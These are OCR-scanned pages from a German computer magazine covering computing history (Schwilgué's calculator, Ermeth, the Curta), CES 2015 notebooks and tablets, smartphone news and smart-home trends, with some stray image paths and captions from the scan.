Aus der Straßburger Uhrmacherfamilie stammt übrigens nicht nur unser Kollege von der iX-Redaktion Bert Ungerer, sondern auch der bekannte französische Schriftsteller, Grafiker und Karikaturist Tomi Ungerer, der angesichts der brutalen Attentate in Paris nun zu Ehren der Opfer eine Ausstellung im Straßburger Ungerer Museum organisiert hat, die alle Titelbilder des Satire-Magazins „Charlie Hebdo" zeigt.

Daneben gibt es in diesem Jahr in Straßburg zahlreiche

Bild: G. Rottstedt

Die mühevoll nachgebaute Leibniz-Chiffriermaschine

Bild: Historisches Museum Straßburg

Ansicht auf die Walzen von Schwilgue's großer Rechenmaschine

© Copyright by Heise Zeitschriften Verlag




Bild Bildarchiv ETH Zürich

Geprägt von Pleiten, Pech und Pannen, der erste in der Schweiz entwickelte Computer Ermeth

Feierlichkeiten zum „millénaire des fondations de la cathédrale de Strasbourg“, welche 2015 ihr tausendjähriges Jubiläum feiert. Passend dazu soll im Herbst 2015 das Buch „Meilensteine der Rechentechnik: Zur Geschichte der Mathematik und der Informatik“ von Bruderer herauskommen, natürlich verziert auf der Titelseite mit dem Züricher Exemplar der berühmten Rechenmaschine des Straßburger Uhrmachermeisters Schwilgué.

Ermeth und Curta

Bruderer ist unter anderem auch Autor des Buches „Konrad Zuse und die Schweiz“, in dem er auch auf die Frage eingeht, wer denn nun den Computer erfunden hat – es sind halt mehrere. Für das Buch hat er viele Fakten aus dem Hochschularchiv der ETH und anderswo aufgespürt, etwa über Zuses Rechenlocher M9. Die ETH Zürich sorgte nämlich mit dem fünfjährigen Mietvertag von 1950 bis 1955 für Zuses über den Krieg gerettete Z4 für die Anschubfinanzierung der Zuse KG. Hinzu kam ein Anschlussauftrag der Züricher Remington Rand für über 20 Stück M9.

In dem Buch geht er auch auf die erste Eigenentwicklung einer elektronischen Rechenmaschine an der ETH namens Ermeth ein; ein Rechner mit 1500 Röhren und Magnettrommelspeicher, der über eine Millionen Franken verschlungen hat und der jetzt im Berner Museum für Kommunikation steht. Inzwischen ist die 50-jährige Schutzfrist abgelaufen und die nunmehr freigegebenen Dokumente aus dem Archiv der ETH-Bibliothek offenbaren ein buntes Panorama von Pleiten, Pech und Pannen rund um den Rechner – kein Wunder also, dass man die Dokumente lieber verschloss.

Neue Dokumente sind auch aus dem Nachlass des Österreichers Curt Herzstark aufgetaucht, vor allem Konstruktionszeichnungen, die er, als Halbjude ins KZ Buchenwald gesperrt, für die kleinste mechanische Universalrechenmaschine Liliput, später Curta getauft, angefertigt hatte. Die Nazis hatten seine Fähigkeiten erkannt und ließen

Bild: Liechtensteinisches Landesmuseum, Vaduz (Sven Beham)

Liebevoll Pfeffermühle getauft: die Curta 1 von Curt Herzstark

ihn an Rechenmaschinen tüfteln, die sie unter anderem für die Herstellung von feinmechanischen Teilen für die V2-Raketen gebrauchen konnten. Herzstark schaffte es dank seiner kriegswichtigen Position sogar, einige Mithäftlinge vor dem Tod zu bewahren. Er überlebte das Lager und gründete nach dem Krieg nach einigen Wirren in Liechtenstein die Cortina AG, die die mit einer Kurbel betriebene Curta herstellte. Die bis 1971 gefertigte legendäre Curta, liebevoll „Pfeffermühle“ getauft, wurde über 140 000-mal hergestellt. Auf eBay findet man gelegentlich Angebote so zwischen 500 und 1000 Euro. (as)

Anzeige


© Copyright by Heise Zeitschriften Verlag

Florian Müssig

Generationswechsel

Notebooks mit Intels Core i-5000, 3D-Kamera oder Nvidia-Grafikchip

Intel hatte in Las Vegas sowohl die fünfte Core-i-Generation im Gepäck als auch seine 3D-Kamera RealSense. Beide wird es wie auch Nvidias neuste Mobil-GPU GeForce GTX 965M schon in Kürze in etlichen Notebooks geben.



Auf der CES fiel Anfang Januar der lang erwartete Startschuss für Intels fünfte Core-i-Generation [1]. Viele Hersteller setzen die CPUs in frischen Ausstattungsvarianten bekannter Notebooks ein, die schon innerhalb der nächsten Wochen bei den Händlern stehen sollen – wenngleich bislang kaum ein Hersteller große Aufmerksamkeit auf solche Geräte lenkte.

Zu den wenigen Neuentwicklungen rund um die Core-i-5000-Prozessoren zählt das XPS 13. Dell hat ein äußerst kompaktes Subnotebook auf die Beine gestellt: Der Rahmen um den 13-Zoll-Bildschirm misst gerade einmal fünf Millimeter. Durch diesen schmalen Rand entspricht die Grundfläche des Rumpfs eher der eines 11,6-Zöllers. Das Gewicht von rund 1,2 Kilo fällt angenehm gering aus; Verarbeitung und Materialien (Metall, Sichtkarbon) sind auf hohem Niveau.

Dell bietet das XPS 13 mit zwei verschiedenen IPS-Displays an. Der Touchscreen der teureren Modelle (ab 1400 Euro) zeigt 3200 × 1800 Punkte, in später folgenden günstigeren Varianten steckt ein mattes Full-HD-Panel. Wer auf eine besonders lange Akkulaufzeit aus ist, sollte auf letztere warten: Für solche Modelle verspricht Dell bis zu 15 Stunden pro Akkuladung. Mit dem Hoch-DPI-Touchscreen sind laut Dell bis zu 11 Stunden drin.

3D-Kamera

Intel-Chef Brian Krzanich hatte in seiner Keynote kein Wort zu den neuen Prozessoren verloren, sondern lieber ausführlich demonstriert, dass die hauseigene 3D-Kamera RealSense mittlerweile in vielen Geräten wie Drohnen und Telepräsenz-Robotern zum Einsatz kommt. Als Nächstes soll sie PCs und Notebooks erobern, allerdings nicht zur autonomen Navigation: Zum Start dürfte es im Alltag für kaum mehr als Gestensteuerung reichen – also das Scrollen durch die Kacheloberfläche von Windows oder das Pausieren von Videos, ohne dass man dazu Maus oder Touchscreen verwenden muss.

Unter anderem zeigten Acer (Aspire V17 Nitro Black Edition), Dell (Inspiron 15 5000, Inspiron 23 AiO), HP (Envy 15) und Lenovo (ThinkPad E550, ThinkPad Yoga 15) mit RealSense bestückte Geräte, die man bereits in den kommenden Wochen kaufen kann. Einige davon gibt es schon länger, in ihnen kommen Vierkern-Prozessoren der vierten Core-i-Generation zum Einsatz. Weil die neue fünfte Core-i-Generation auf absehbare Zeit ausschließlich leistungsschwächere Doppelkerne umfasst, haben die Hersteller Intels RealSense-Offensive augenscheinlich gerne angenommen, um die Systeme noch für ein weiteres halbes Jahr frisch zu halten.

Gaming-Power

Für Gaming-Notebooks steht ab sofort Nvidias GeForce GTX 965M parat, die das Sortiment der bereits im Oktober vorgestellten High-End-GPUs 970M und 980M nach unten abrundet. Alle drei Grafikchips kommen unter anderem in den neuen Alienware-Notebooks mit 15- oder 17-Zoll-Bildschirm (ab 1500 beziehungsweise 1750 Euro) zum Einsatz, die ab Februar ausgeliefert werden.

Wem die derzeit schnellste Mobil-GPU GTX 980M nicht ausreicht, welche es für beide Modelle gibt, der kann die Notebooks über einen Alienware-spezifischen Stecker mit einer Grafikverstärker getauften Zusatzbox um eine nochmals leistungsstärkere Desktop-Grafikkarte ergänzen – sei es schon jetzt oder aber später im Lebenszyklus, wenn die interne GPU für die dann gestiegenen 3D-Anforderungen nicht mehr ausreicht. (mue)

Das Display von Dells 13-Zoll-Notebook XPS 13 hat einen nur 5 Millimeter schmalen Rahmen.

Nutzt man Alienwares 17-Zoll-Notebook samt Grafikverstärker, so wird es eng auf dem Schreibtisch.

© Copyright by Heise Zeitschriften Verlag

Florian Müssig

Zum Mitnehmen, bitte!

Nvidias neuer Mobilprozessor Tegra X1, Windows-Tablets mit Core M oder Stifteingabe – und das erste 4-GByte-Smartphone

Nvidia trommelt für seinen Tegra X1 mit Tablet-Benchmarks, will ihn aber vorerst gar nicht in Tablets einsetzen. Neue Windows-Tablets bieten hohe Core-M-Performance oder erlauben beliebige Gegenstände als Stiftersatz. Und Asus bringt das erste Smartphone mit satten 4 GByte Arbeitsspeicher.

Nvidia-Boss Jen-Hsun Huang stellte in seiner Keynote auf der CES den Mobil-Prozessor Tegra X1 vor, in dem 256 Maxwell-Shader und acht ARM-Kerne (big.LITTLE, vier A57 plus vier A53) arbeiten. Die vorhergesagte Performance, die Huang mit 3DMark-Werten und anderen Tablet-Benchmarks untermauerte, ist beeindruckend, scheint jedoch mit starker Erwärmung erkauft zu sein: Nvidia spezifizierte die Leistungsaufnahme des Tegra X1 nur ungenau mit „weniger als 10 Watt“. Für Tablets dürfte das zu viel sein, für Smartphones erst recht.

Huang hat für den X1 aber sowieso einen anderen Absatzmarkt auserkoren, nämlich die Automobil-Branche: Der X1 soll schon 2016 den Markt über die Entwicklerkits Drive CX (für digitale Cockpits) und Drive PX (für kameraverarbeitende Assistenzsysteme) aufmischen. Wir halten seine Prognose für arg optimistisch: Das volldigitale Cockpit, das derzeit im Audi TT und VW Passat als Option bereitsteht, nutzt jedenfalls noch den anno 2010 vorgestellten Tegra 3.

Windows-Tablets potent oder günstig

Die Anfang Januar gezeigten Tablet-Neuheiten waren denn auch durchgängig von Intel-CPUs befeuert. Toshiba hatte sein Portégé Z20t mitgebracht, einen nur 730 Gramm leichten 12,5-Zöller (Full HD, Stifteingabe) mit Ansteck-Tastatur und Core-M-Prozessor. Der Akku soll über 9 Stunden durchhalten, mit dem im Tastatur-Dock enthaltenen Zweitakku sogar über 17 Stunden. Hierzulande wird das Z20t frühestens im März zu Preisen deutlich jenseits der 1000-Euro-Marke erscheinen.

Ebenfalls mit Core M, 12,5-Zoll-Bildschirm und Anstecktastatur bringt Asus das Transformer Book T300 Chi im zweiten Quartal für dreistellige Preise in die Läden. Anders als bei Z20t gibt es hier gegen Aufpreis ein 2560er-Panel; der Akku soll bis zu 8 Stunden schaffen.

In den günstigen Chi-Geschwistern T100 (10,1 Zoll) und T90 (8,9 Zoll) stecken leistungsschwächere Atom-Prozessoren und mitunter nur 32 GByte eMMC-Speicher. Toshiba hatte ebenfalls ein Atom-betriebenes 8,9-Zoll-Tablet mit Anstecktastatur im Gepäck, das Satellite Click Mini. Es wiegt 470 Gramm und hält bis zu 8 Stunden durch, das Tastatur-Dock mit Akku verdoppelt sowohl Laufzeit als auch Gewicht.

Auch bei den Windows-Tablets ohne Tastatur gibt es Neuzugänge. Toshiba liefert die Encore-2-Write-Tablets mit Digitizer-Stift aus; es gibt die Geräte wahlweise mit 8- oder 10-Zoll-Bildschirm (jeweils 1280 × 800 Punkte). Bei Lenovos 8-Zoll-Vertreter der Yoga-Tablet-2-Serie ist es hingegen egal, womit man den AnyPen-Touchscreen berührt: Solange es ein länglicher Gegenstand ist, kann man damit schreiben und malen.

4-GByte-Smartphone

64-Bit-Prozessoren und -Betriebssysteme gibt es bei Smartphones schon seit geraumer Zeit, nun folgt der nächste logische Schritt: Asus stattet sein Zenfone 2 mit satten 4 GByte Arbeitsspeicher aus – mit 32 Bit ließen sich so viel RAM nicht nutzen. In dem 5,5-Zoll-Smartphone mit Full-HD-Auflösung arbeitet Intels Atom Z3580.


Das Mobilfunkmodem spezifiziert Asus nicht genauer, verspricht aber Dual-SIM-Fähigkeit und LTE mit bis zu 150 MBit/s (Cat. 4). Die Frontkamera knipst Bilder mit 5 Megapixel, die an der Rückseite mit 13 Megapixel. Mit 2 GByte Arbeitsspeicher und 16 GByte Flash kostet das Zenfone 2 ab 200 US-Dollar; gegen Aufpreis stellt Asus auch 32 oder 64 GByte internen Speicher sowie eben 4 GByte Arbeitsspeicher in Aussicht. Das Smartphone wird frühestens ab März verfügbar sein, hierzulande wahrscheinlich noch später. Asus liefert es mit Android 5.0 Lollipop aus und ergänzt dieses um eine neue Version der hauseigenen Oberfläche ZenUI.

Zusätzlich präsentierte Asus-Chef Jonney Shih das Zenfone Zoom, bei dem die rückwärtige 13-MPixel-Kamera im Mittelpunkt steht: Sie enthält zehn Linsen, einen optischen 3-fach-Zoom (digital 12-fach) und einen Bildstabilisator. Der Auto-Fokus arbeitet per Laser, der minimale Abstand für Makro-Aufnahmen beträgt fünf Zentimeter. Die restlichen Eckdaten ähneln dem Zenfone 2; das Zoom wird allerdings deutlich teurer ausfallen und erst später kommen.

Acer brachte zwei günstige Smartphones mit: das dünne und leichte Liquid Jade S für 300 Euro und das nur 130 Euro teure Liquid Z410 4G. Beide sind LTE-fähig und laufen mit 64-Bit-fähigen Prozessoren. Installiert ist bei Auslieferung allerdings wohl noch das nur 32-bittige Android 4.4; ein Update auf Android 5 mit 64 Bit soll kurz nach Markteintritt kommen.

Das Liquid Jade S ist Nachfolger des Jade Plus und erbt dessen dünne Bauform und das geringe Gewicht (116 Gramm). Auch der interne Kombislot bleibt: Er nimmt entweder eine zweite SIM-Karte oder eine Speicherkarte auf. Das Display zeigt wie gehabt nur 1280 × 720 Punkte auf 5 Zoll. Drin stecken der Achtkern-Prozessor Mediatek MT6752M, 2 GByte Arbeitsspeicher und 16 GByte Flash. Dem Liquid Z410 4G merkt man den niedrigen Preis noch stärker an: Das Display mit 4,5 Zoll zeigt nur 940 × 540 Pixel, die Kameras haben 5 und 2 Megapixel. (mue)

In Toshibas 12,5-Zoll-Tablet Portégé Z20t steckt Intels Core-M-Prozessor. Es hält bis zu 17 Stunden durch, wenn man das Tastatur-Dock samt Zweitakku nutzt.



Der Touchscreen von Lenovos 8-Zöller Yoga Tablet 2 lässt sich mit Möhren und Scheren bedienen.

© Copyright by Heise Zeitschriften Verlag

OnePlus One und LG G2 zerstören SIMs

In Support-Foren häufen sich Berichte von Smartphone-Nutzern, deren SIM-Karten in den Android-Telefonen LG G2 und OnePlus One nach etwa einem Monat ausfallen. Hauptsächlich ist vom Provider Congstar die Rede, vereinzelt auch von Klarmobil und Callmobile. Auch im Smartphone Oppo N1 fallen die Karten aus. Betroffen ist demnach ausschließlich die SIM-Version C/W2, nicht aber die ältere V2 – auf Congstar-SIMs ist die Bezeichnung rechts unten aufgedruckt.

Ursache des Ausfalls ist wohl, dass die Smartphones die SIMs mit einer zu hohen Spannung betreiben. Es gibt Karten mit 5, 3 und 1,8 Volt, die Slots betreiben sie mit der passenden Spannung. Unklar ist, ob die Karte eine zu hohe Spannung anfordert oder ob das Smartphone eine höhere als angefordert einstellt.

Inzwischen hat Congstar reagiert und bittet Betroffene, sich im Support-Chat zu melden, ihnen will Congstar dann eine SIM „einer anderen Generation" schicken. Vorher bekamen Betroffene wiederholt neue C/W2-Karten, die von ihren Smartphones nach einem Monat dann wieder gegrillt wurden. Einige Nutzer berichten, dass sie auch nach Congstars Reaktion noch C/W2-Karten erhalten hätten. (jow)

c't Support-Foren: ct.de/yx16

CyanogenMod mit Android 5

Die Entwickler des populärsten Alternativ-ROMs für Android-Geräte haben die ersten Vorabversionen („Nightlies") von CyanogenMod 12 mit Android 5 veröffentlicht. Die grundlegenden Funktionen wie Telefonie, WLAN, Bluetooth, GPS und Kamera sind implementiert, es fehlen einige Cyanogen-Besonderheiten wie die anpassbaren Schnelleinstellungen. Die Integration der Cyanogen-Themes hat begonnen, doch die Entwickler weisen darauf hin, dass die meisten bestehenden Themes aufgrund verschiedener Probleme unter CM12 vermutlich nicht gut aussehen oder gar nicht starten dürften. Ein Extra von CM12 ist die in die Rechteverwaltung integrierte Superuser-Funktion, sodass separate Superuser-Tools wie SuperSU des Android-Entwicklers Chainfire überflüssig werden.

CyanogenMod nutzt den von Google im AOSP (Android Open Source Project) bereitgestellten Quellcode von Android. Die Nightlies von CM12 gibt es für rund 30 Geräte, darunter HTC One M7 und M8, LG G2 und One S, Moto G, OnePlus One, Samsung Galaxy S4 mini, Note 3 und Tab 8.4 sowie einige Nexus-Modelle. Wann CM12 fertiggestellt sein soll, sagt Cyanogen nicht. (jow)

c't Download CM12-Nightlies: ct.de/yx16

Nicht für Deutschland: Tizen, Xiaomi

Das Samsung Z1 ist da, das erste Smartphone mit dem Open-Source-Betriebssystem Tizen, das aus Intels MeeGo und Nokias Maemo entstanden ist. Allerdings erscheint es nur in Indien und soll dort die Käufer mit einem lokalisierten und teils kostenlosen Entertainment-Angebot sowie sechs Monaten Mobilfunk-Freivolumen locken. Die Ausstattung des umgerechnet keine 80 Euro teuren Z1 fällt karg aus: 4-Zoll-Display, 3-Megapixel-Kamera, Frontkamera mit VGA-Auflösung.

Das erste Tizen-Smartphone kommt in Indien auf den Markt und ist mager ausgestattet.

Zum App-Angebot unter Tizen sagte Samsung nichts. Auf einem vorab aufgetauchten, aber von Samsung offiziell nicht gezeigten Video waren Apps zu sehen, die in einer Art Android-Emulator von OpenMobile liefen. Für Android-Apps ist das Z1 allerdings mit nur 0,75 GByte Arbeitsspeicher, Zweikern-Prozessor und 4 GByte Flash eher schlecht gerüstet.

Ein Android-Smartphone mit derzeit fast bestmöglicher Ausstattung zeigte hingegen der chinesische Hersteller Xiaomi, das Mi Note Pro: 5,7-Zoll-Display mit 2560 × 1440 Punkten und abgerundeter Kante, Qualcomms schneller CPU Snapdragon 810 mit 8 Kernen, 4 GByte Hauptspeicher, 64 GByte Flash, zwei SIM-Slots und LTE. Allerdings kommt es vorerst nur in China auf den Markt, dort für umgerechnet etwa 460 Euro. Auch zwei günstigere Varianten für 320 und 390 Euro sollen kommen. Laut Xiaomis Vizepräsident Hugo Barra, vormals Googles Android-Chefentwickler, soll der Verkauf in Europa und den USA erst in einigen Jahren starten. (jow)

Der chinesische Hersteller Xiaomi zeigt das High-End-Smartphone Mi Note Pro, doch in Europa erscheint es wohl nicht.

Modulares Smartphone kommt in Testphase

Google will das modulare Smartphone aus dem Project Ara in der zweiten Jahreshälfte zum Kauf anbieten, allerdings nur in Puerto Rico. Bislang gibt es nur einen Prototypen der aktuellen Baureihe „Spiral 2": Er besteht aus einem Aluminium-Gerüst, in das die Module eingeklinkt werden und magnetisch halten. Elf Module aus Kategorien wie Akku, Display, Kamera, Prozessor und Lautsprecher gebe es derzeit, 3G-Telefonie fehle, so Google. Auch sei es noch nicht möglich, die Module im Betrieb zu wechseln.

Allzu viel Arbeit dürfte Google nicht mehr in Spiral 2 stecken, denn schon im Frühjahr soll die nächste Entwicklungsstufe Spiral 3 mit inkompatiblen Modulen erscheinen, darunter eines für LTE. Auch soll dann ein Tag Laufzeit drin sein, allerdings möglicherweise nur durch ein zweites Akkumodul. Die neuen Module kommunizieren induktiv über eine kontaktlos ausgeführte UniPro-Schnittstelle miteinander. Dieser Standard tunnelt andere Schnittstellen wie USB und I^2C und kommt auch in der nächsten Generation von Flash-Speicherbausteinen zum Einsatz.

Bis zum Verkaufsstart will Google 20 bis 30 Module aus zehn Kategorien anbieten können. Die stammen nicht von Google, sondern von anderen Herstellern: So wollen etwa Nvidia und Marvell Prozessormodule herstellen. Zum Vertrieb soll ein Online-Marketplace dienen, in dem Kunden sich ihre Wunschkonfiguration zusammenklicken. Allerdings muss wohl jeder Hersteller seine Module selbst in jedem Land von den jeweiligen Zulassungsbehörden überprüfen lassen. Das Pilotprojekt findet möglicherweise deswegen in Puerto Rico statt, weil die Behörden sich offener als in anderen Ländern verhalten. (jow)

Das modulare Smartphone aus Googles Project Ara soll im zweiten Halbjahr erhältlich sein, allerdings nur in Puerto Rico.

© Copyright by Heise Zeitschriften Verlag

Nico Jurran

Objekte der Begierde

Internet der Dinge, Heimautomation und Smart Homes

Vernetzte Lampen, deren Farben sich über Apps ändern lassen, und Wetterstationen mit Internetanschluss waren erst der Anfang: 2015 soll das Jahr des Internet der Dinge und des intelligenten Heims werden (siehe auch Seite 92 in dieser c't).

Als Shawn DuBravac, Chef-Marktforscher der Consumer Electronics Association (CEA) und Autor des Buchs „Digital Destiny", auf der Elektronikmesse CES Anfang Januar vernetzte Gegenstände und Heimautomationssysteme zu einem der großen Trends des Jahres erhob, da tat er dies mit einer Anmerkung: Bislang sei lediglich ein winziger Bruchteil aller Objekte vernetzt, folglich rolle erst noch eine gewaltige Welle auf uns zu.

Er dürfte Recht behalten: Schon die komplette Aufzählung der ersten Ankündigungen würde locker den Rahmen dieses Artikels sprengen – zumal die Bandbreite von der smarten Snowboard-Bindung „Xon Snow-1" (von Cerevo, noch ohne Preis) über das Pool-Thermometer „Lilypad" mit UV-Sensor (Vigilant, ab April für rund 100 Euro) und den vernetzten Babyschnuller „Pacif-i" mit Temperatursensor (Blue Maestro, im Frühjahr für rund 35 Euro) bis hin zum Feuerzeug „Quitbit" reicht, das jeden angesteckten Glimmstängel zählt (ab März für rund 100 Euro). Hinzu kommen unzählige Haushaltsgeräte mit Internetanschluss und natürlich die allgegenwärtigen LED-Leuchtmittel. Viel interessanter als die schiere Masse ist jedoch, dass immer mehr Hersteller das „Internet of Things" (IoT) nicht mehr nur als Ansammlung vieler kleiner, voneinander getrennter Inseln mit der jeweils passenden App betrachten. Spürbar ist vielmehr ein Trend in Richtung Heimautomation, bei dem Aktionen durch Trigger und über Zeitpläne ausgelöst werden.

Heimautomation

So erweitert etwa Philips sein „Hue"-System, das bisher hauptsächlich aus vernetzbaren LED-Leuchtmitteln und Leuchten besteht, bis zum Jahresende um verschiedene Sensoren und einen Zwischenstecker für die Steckdose. Damit lassen sich dann logische Verknüpfungen realisieren – etwa, dass das Licht ausgeht, wenn längere Zeit keine Bewegung mehr in dem betreffenden Raum festgestellt wird.

Damit sich die neuen Sensoren an die bereits erhältliche ZigBee-WLAN-Bridge koppeln lassen, bedient sich Philips eines kleinen Kunstgriffs: Wie die Hue-Birnen funken die neuen Sensoren nach dem sogenannten „Light Link"-Profil des Funkprotokolls ZigBee (ZLL) – obwohl es eigentlich speziell für den Heimautomationsbereich das „ZigBee Home Automation"-Profil (ZHA) gibt. Im Ergebnis könnten Steuerzentralen für ZHA mit den neuen Sensoren nichts anfangen. Da allerdings jüngst entschieden wurde, in der kommenden Spezifikation 3.0 sowieso alle wichtigen ZigBee-Profile zusammenzuführen [1], bewirbt Philips die neuen Module kurzerhand mit der Aussage „Ready for ZigBee 3.0".

Auch Belkin kündigte an, seinem „WeMo"-Programm batteriebetriebene ZigBee-Sensoren hinzuzufügen – nachdem der bereits erhältliche (netzbetriebene) Bewegungssensor via WLAN eingebunden wird. Wie Philips hat Belkin das ZigBee-Profil schon für die Ansteuerung von LED-Lampen im Einsatz – und wie die Holländer will das Unternehmen die neuen Sensoren über seine bestehende WLAN-ZigBee-Bridge (WeMO Link) anbinden. Folglich dürfte auch Belkin den ZLL-Weg beschreiten.

ZigBees direkter Konkurrent Z-Wave ist bezüglich Sensoren und Aktoren bereits weiter: Unter den Funk-Nachrüstsystemen bietet es aktuell die größte Auswahl an passenden Modulen auf dem Markt – von Tür- und Fenstersensoren und Thermostaten über Steckdosen-Zwischenstecker bis hin zu vernetzten LED-Birnen. Und das Angebot wächst weiter: So brachte das französische Start-up CBCC Domotique gerade den ersten Z-Wave-Schnurschalter für Leuchten heraus, während Aeon Labs für das zweite Quartal mit dem 40 Euro teuren „Smart Switch 6" einen Zwischenstecker ankündigte, der nichts mehr mit den hässlichen Klötzen von früher zu tun hat.

Philips erweitert sein Hue-System um einen Bewegungs-, einen Tür-/Fenster- und einen kombinierten Temperatur-/Feuchtigkeitssensor.

Anzeige

© Copyright by Heise Zeitschriften Verlag

Elgatos Eve-Sensoren lassen sich über Apps auf Mobilgeräten abfragen. Bei der Vernetzung setzt man auf Apples HomeKit.

TV-Hersteller wie LG und Samsung wollen ihre Fernseher zu Displays für das smarte Heim machen.

Die Auswahl erhältlicher Module macht das Protokoll attraktiv für Unternehmen wie Bosch, Devolo und Schwaiger, die bei der Heimautomation im Do-it-yourself-Bereich einsteigen wollen. So müssen sie das Rad nicht neu erfinden. Dieser Ansatz hat jedoch den Nachteil, dass sich die Marktneulinge aus der Masse praktisch nur noch durch ihre Steuerzentralen abheben können. In Anbetracht der Konkurrenz geht ein Schnellschuss da leicht nach hinten los. Devolo hatte daher unter Hinweis auf ein „Verbesserungs- und Entwicklungspotenzial" bei der Software seine „Home Control"-Reihe bereits von November 2014 auf das erste Quartal 2015 verschoben.

Hoffen auf HomeKit

Ohne eigene Steuerzentrale will scheinbar Elgato bei seiner „Eve" genannten Reihe von Sensoren auskommen. Sie messen unter anderem Luftqualität, Temperatur, Luftfeuchtigkeit und Luftdruck sowie Strom- und Wasserverbrauch. Die Module sollen vielmehr Bluetooth Smart (Bluetooth 4.x Low Energy) nutzen, das mittlerweile alle aktuellen Smartphones der großen Hersteller direkt unterstützen.

Bei der Automatisierung und der Vernetzung mit Geräten anderer Hersteller baut Elgato auf die angekündigte HomeKit-Plattform von Apple. Die ist allerdings selbst für die Lizenznehmer bislang ein Buch mit sieben Siegeln. Bekannt ist nur, dass Apple großen Wert auf eine einfache Anbindung der Geräte und eine ebensolche Bedienung legt. So sollen sich für Geräte, Gerätegruppen und Szenarien individuelle Namen vergeben lassen, um etwa Sprachbefehle wie „Siri, schalte alle Wohnzimmer-Lampen ein" verwenden zu können. Zudem setzt die HomeKit-Zertifizierung den Einsatz eines speziellen Chips voraus, der eine sichere Verbindung zwischen Gerät und Smartphone mittels elliptischer Kryptografie ermöglicht. Apple will sich offenbar nicht vorwerfen lassen, mit seinem Heimautomationsprojekt ein Einfallstor für Hacker zu schaffen.

Auch wenn HomeKit an sich unabhängig vom verwendeten Protokoll ist, halten sich hartnäckig Gerüchte, dass Apple sein aktuelles oder ein kommendes Apple TV zum HomeKit-Hub mit Bluetooth-Smart-Anbindung macht. Notfalls in die Bresche springen will das US-Unternehmen iDevice mit seinem Modul „Switch", das im Laufe des Jahres für rund 50 Euro in Europa erhältlich sein soll. Der HomeKit-Zwischenstecker lässt sich nämlich nicht nur per Smartphone-App und zeitgesteuert schalten, sondern dient auch anderen Bluetooth-Geräten als Hub – sofern Apple dies gestattet.

SmartThings und BMW haben auf der CES gezeigt, wie sich künftig autonome Fahrzeuge über Smartwatches dirigieren lassen könnten.

